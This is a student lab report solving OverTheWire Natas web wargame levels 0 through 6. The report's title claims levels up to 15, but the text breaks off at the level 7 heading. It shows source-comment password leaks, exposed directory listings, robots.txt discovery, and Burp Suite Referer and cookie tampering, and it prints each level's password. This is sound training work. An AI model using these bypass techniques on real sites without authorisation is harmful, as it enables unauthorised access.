Sri Lanka Institute of Information Technology

B.Sc. (Hons) Information Technology-

Cyber security

Y2 S1

Systems and Network Programming – IE 2012

(natas overthewire level 0 – level 15 submission)

M. A. AMANTHA

IT 23 1843 12

Introduction

OverTheWire's Natas wargame offers a useful environment for learning and implementing different web security strategies. The game is divided into several stages, each of which teaches a different attack vector or vulnerability, like directory traversal, SQL injection, and credential leak. I worked through 15 progressively more complicated levels in this exercise to improve my knowledge of web application security. The actions done, strategies employed, and insights acquired during these stages are recorded in this report.

Declaration

I, M A Amantha, declare that this report is the result of my own work. I have completed all the tasks described in this report independently and have used only the resources and tools allowed as per the module guidelines. Any assistance received has been duly acknowledged, and all sources of information have been cited.

LEVEL 0

Use the given login credentials to login to the level 0.


Username- natas0

Password- natas0

URL- http://natas0.natas.labs.overthewire.org

Steps

1. Login to the level using the Credentials.
2. Right click on the web page.
3. Go to view page source.
4. You can find the password commented in the page source.



Line wrap

```
<html>
<head>
<!-- This stuff in the header has nothing to do with the level -->
<link rel="stylesheet" type="text/css" href="http://natas.labs.overthewire.org/css/level.css">
<link rel="stylesheet" href="http://natas.labs.overthewire.org/css/jquery-ui.css" />
<link rel="stylesheet" href="http://natas.labs.overthewire.org/css/wechall.css" />
<script src="http://natas.labs.overthewire.org/js/jquery-1.9.1.js"></script>
<script src="http://natas.labs.overthewire.org/js/jquery-ui.js"></script>
<script src=http://natas.labs.overthewire.org/js/wechall-data.js></script><script src="http://natas.la
<script>var wechallinfo = { "level": "natas0", "pass": "natas0" };</script></head>
<body>
<h1>natas0</h1>
<div id="content">
You can find the password for the next level on this page.

<!--The password for natas1 is 0nzCigAq7t2iALyvU9xcHlYN4MlkIwlq -->
</div>
</body>
</html>
```

Password to the next level is 0nzCigAq7t2iALyvU9xcHlYN4MlkIwlq.

LEVEL 0- LEVEL 1


Username: natas1

Password: 0nzCigAq7t2iALyvU9xcHlYN4MlkIwlq

URL: http://natas1.natas.labs.overthewire.org

Steps

1. Login to the level using the Credentials.
2. Click clrl + u (short cut key to the view page source)
3. You can find the password commented in the page source.


Line wrap

```
<html>
<head>
<!-- This stuff in the header has nothing to do with the level -->
<link rel="stylesheet" type="text/css" href="http://natas.labs.overthewire.org/css/level.css">
<link rel="stylesheet" href="http://natas.labs.overthewire.org/css/jquery-ui.css" />
<link rel="stylesheet" href="http://natas.labs.overthewire.org/css/wechall.css" />
<script src="http://natas.labs.overthewire.org/js/jquery-1.9.1.js"></script>
<script src="http://natas.labs.overthewire.org/js/jquery-ui.js"></script>
<script src=http://natas.labs.overthewire.org/js/wechall-data.js></script><script src="http://natas.la
<script>var wechallinfo = { "level": "natas1", "pass": "0nzCigAq7t2iALyvU9xcHlYN4MlkIwlq" };</script><
<body oncontextmenu="javascript:alert('right clicking has been blocked!');return false;">
<h1>natas1</h1>
<div id="content">
You can find the password for the
next level on this page, but rightclicking has been blocked!

<!--The password for natas2 is TguMNxKo1DSa1tujBLuZJnDUlCcUAPlI -->
</div>
</body>
</html>
```

Password to the next level is TguMNxKo1DSa1tujBLuZJnDUlCcUAPlI.

LEVEL 1- LEVEL 2


Username: natas2

URL: http://natas2.natas.labs.overthewire.org

Password: TguMNxKo1DSa1tujBLuZJnDUlCcUAPlI

Steps

1. Login to the level using the Credentials.
2. Right click and view page source.
3. We can find a hint .
   - <img src="files/pixel.png">
4. Edit the address bar and access the files directory.
   - http://natas2.natas.labs.overthewire.org/files/




Index of /files

	Name	Last modified	Size	Description
	Parent Directory		-	
	pixel.png	2024-07-17 15:52	303	
	users.txt	2024-07-17 15:52	145	

Apache/2.4.58 (Ubuntu) Server at natas2.natas.labs.overthewire.org Port 80

5. Select users.txt
6. We can figure out the level's password.



```
# username:password
alice:BYNdCesZqW
bob:jw2ueICLvT
charlie:G5vCxkVV3m
natas3:3gqisGdR0pjm6tpkDKdIWO2hSvchLeYH
eve:zo4mJWyNj2
mallory:9urtcpzBmH
```

Password to the next level is 3gqisGdR0pjm6tpkDKdIWO2hSvchLeYH

LEVEL 2-LEVEL 3


Username: natas3

URL: http://natas3.natas.labs.overthewire.org

Password: 3gqisGdR0pjm6tpkDKdIWO2hSvchLeYH


Steps

1. Login to the level using the Credentials.
2. Right click and view page source.
3. We can find a hint .
4. Explore the `robots.txt` file.



```
User-agent: *
Disallow: /s3cr3t/
```

5. Check the disallowed directory.
6. Select users.txt




Index of /s3cr3t

```
      Name          Last modified      Size Description
Parent Directory                        -
users.txt           2024-07-17 15:52   40
```

Apache/2.4.58 (Ubuntu) Server at natas3.natas.labs.overthewire.org Port 80

7.
8. We can figure out the level's password



```
natas4:QryZXc2e0zahULdHrtHxzyYkj59kUxLQ
```

Password to the next level is QryZXc2e0zahULdHrtHxzyYkj59kUxLQ

LEVEL 3- LEVEL 4


Username: natas4

URL: http://natas4.natas.labs.overthewire.org

Password: QryZXc2e0zahULdHrtHxzyYkj59kUxLQ


Steps

1. Login to the level using the Credentials.
2. View the page source for any hidden clues.



```
<h1>natas4</h1>
<div id="content">

Access disallowed. You are visiting from "http://natas4.natas.labs.overthewire.org/index.php" while authorized users should come only from "http://natas5.natas.labs.overthewire.org/"
<br/>
<div id="viewsource"><a href="index.php">Refresh page</a></div>
</div>
```


3. Setup burp suite and start intercepting.



Request to http://natas4.natas.labs.overthewire.org:80 [13.49.206.224]


```
GET /index.php HTTP/1.1
Host: natas4.natas.labs.overthewire.org
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64;
rv:129.0) Gecko/20100101 Firefox/129.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,
image/avif,image/webp,image/png,image/svg+xml,*/*;q=0.
8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Referer:
http://natas4.natas.labs.overthewire.org/index.php
Authorization: Basic
bmF0YXM0OlFyeVpYYzJlMHphaFVMZEhydEh4enlZa2o1OWtVeExR
Connection: keep-alive
Upgrade-Insecure-Requests: 1
Priority: u=0, i
```

4. Send request to burp suite and modify the referer.




```
Referer:
http://natas5.natas.labs.overthewire.org/index.php
Authorization: Basic
bmF0YXM0OlFyeVpYYzJlMHphaFVMZEhydEh4enlZa2ol0WtVeExR
Connection: keep-alive
Upgrade-Insecure-Requests: 1
Priority: u=0, i
```

5. Forward the modified request to get the password for the next level.



Request to http://natas4.natas.labs.overthewire.org:80 [13.49.206.224]

```
GET /index.php HTTP/1.1
Host: natas4.natas.labs.overthewire.org
```



Access granted. The password for natas5 is 0n35PkggAPm2zbEpOU802c0x0Msn1ToK

Password to the next level is 0n35PkggAPm2zbEpOU802c0x0Msn1ToK

LEVEL 4- LEVEL 5


Username: natas5

URL: http://natas5.natas.labs.overthewire.org

Password: 0n35PkggAPm2zbEpOU802c0x0Msn1ToK

Steps


1. Login to the level using the Credentials.
2. Click ctrl + shift + I to get the developer tools.
3. In the storage tab find the "Cookies" section. This will show all the cookies set by the website.



Name	Value	Domain	Pa
_ga_RD0...	GS1.1.1723608...	.overthewire....	/
_ga	GA1.1.9102236...	.overthewire....	/
loggedin	0	natas5.natas...	/


```
Data
loggedin:"0"
  Created:"Wed, 14 Aug 2024 04:06:32 GMT"
  Domain:"natas5.natas.labs.overthewire.org"
  Expires / Max-Age:"Session"
  HostOnly:true
  HttpOnly:false
```

4. Setup burp suite and start intercepting.




```
Connection: keep-alive
Cookie: _ga_RDOK2239G0=
GS1.1.1723608332.1.1.1723608349.0.0.0; _ga=
GA1.1.910223653.1723608332; loggedin=0
Upgrade-Insecure-Requests: 1
Priority: u=0, i
```

5. Modify the cookie value.



```
Cookie: _ga_RDOK2239G0=
GS1.1.1723608332.1.1.1723608349.0.0.0; _ga=
GA1.1.910223653.1723608332; loggedin=1
Upgrade-Insecure-Requests: 1
Priority: u=0, i
```

6. Forward the modified request to get the password for the next level.



Access granted. The password for natas6 is
0RoJwHdSKWFTYR5WuiAewauSuNaBXned

Password to the next level is 0RoJwHdSKWFTYR5WuiAewauSuNaBXned

LEVEL 5- LEVEL 6


Username: natas6

URL: http://natas6.natas.labs.overthewire.org

Password: 0RoJwHdSKWFTYR5WuiAewauSuNaBXned


Steps

1. Login to the level using the Credentials.
2. Click view source code.
3. We can find a clue (directory location)




```
<?

include "includes/secret.inc";

    if(array_key_exists("submit", $_POST)) {
```

4. Go to the directory by changing the address.
5. View page source (Ctrl + u)



```
<?
$secret = "FOEIUWGHFEEUHOFUOIU";
?>
```

6. Copy the secret code and submit it to get the password to the next level.



Access granted. The password for natas7 is bmg8SvU1LizuWjx3y7xkNERkHxGre0GS
Input secret:

Password to the next level is bmg8SvU1LizuWjx3y7xkNERkHxGre0GS.

LEVEL 6- LEVEL 7

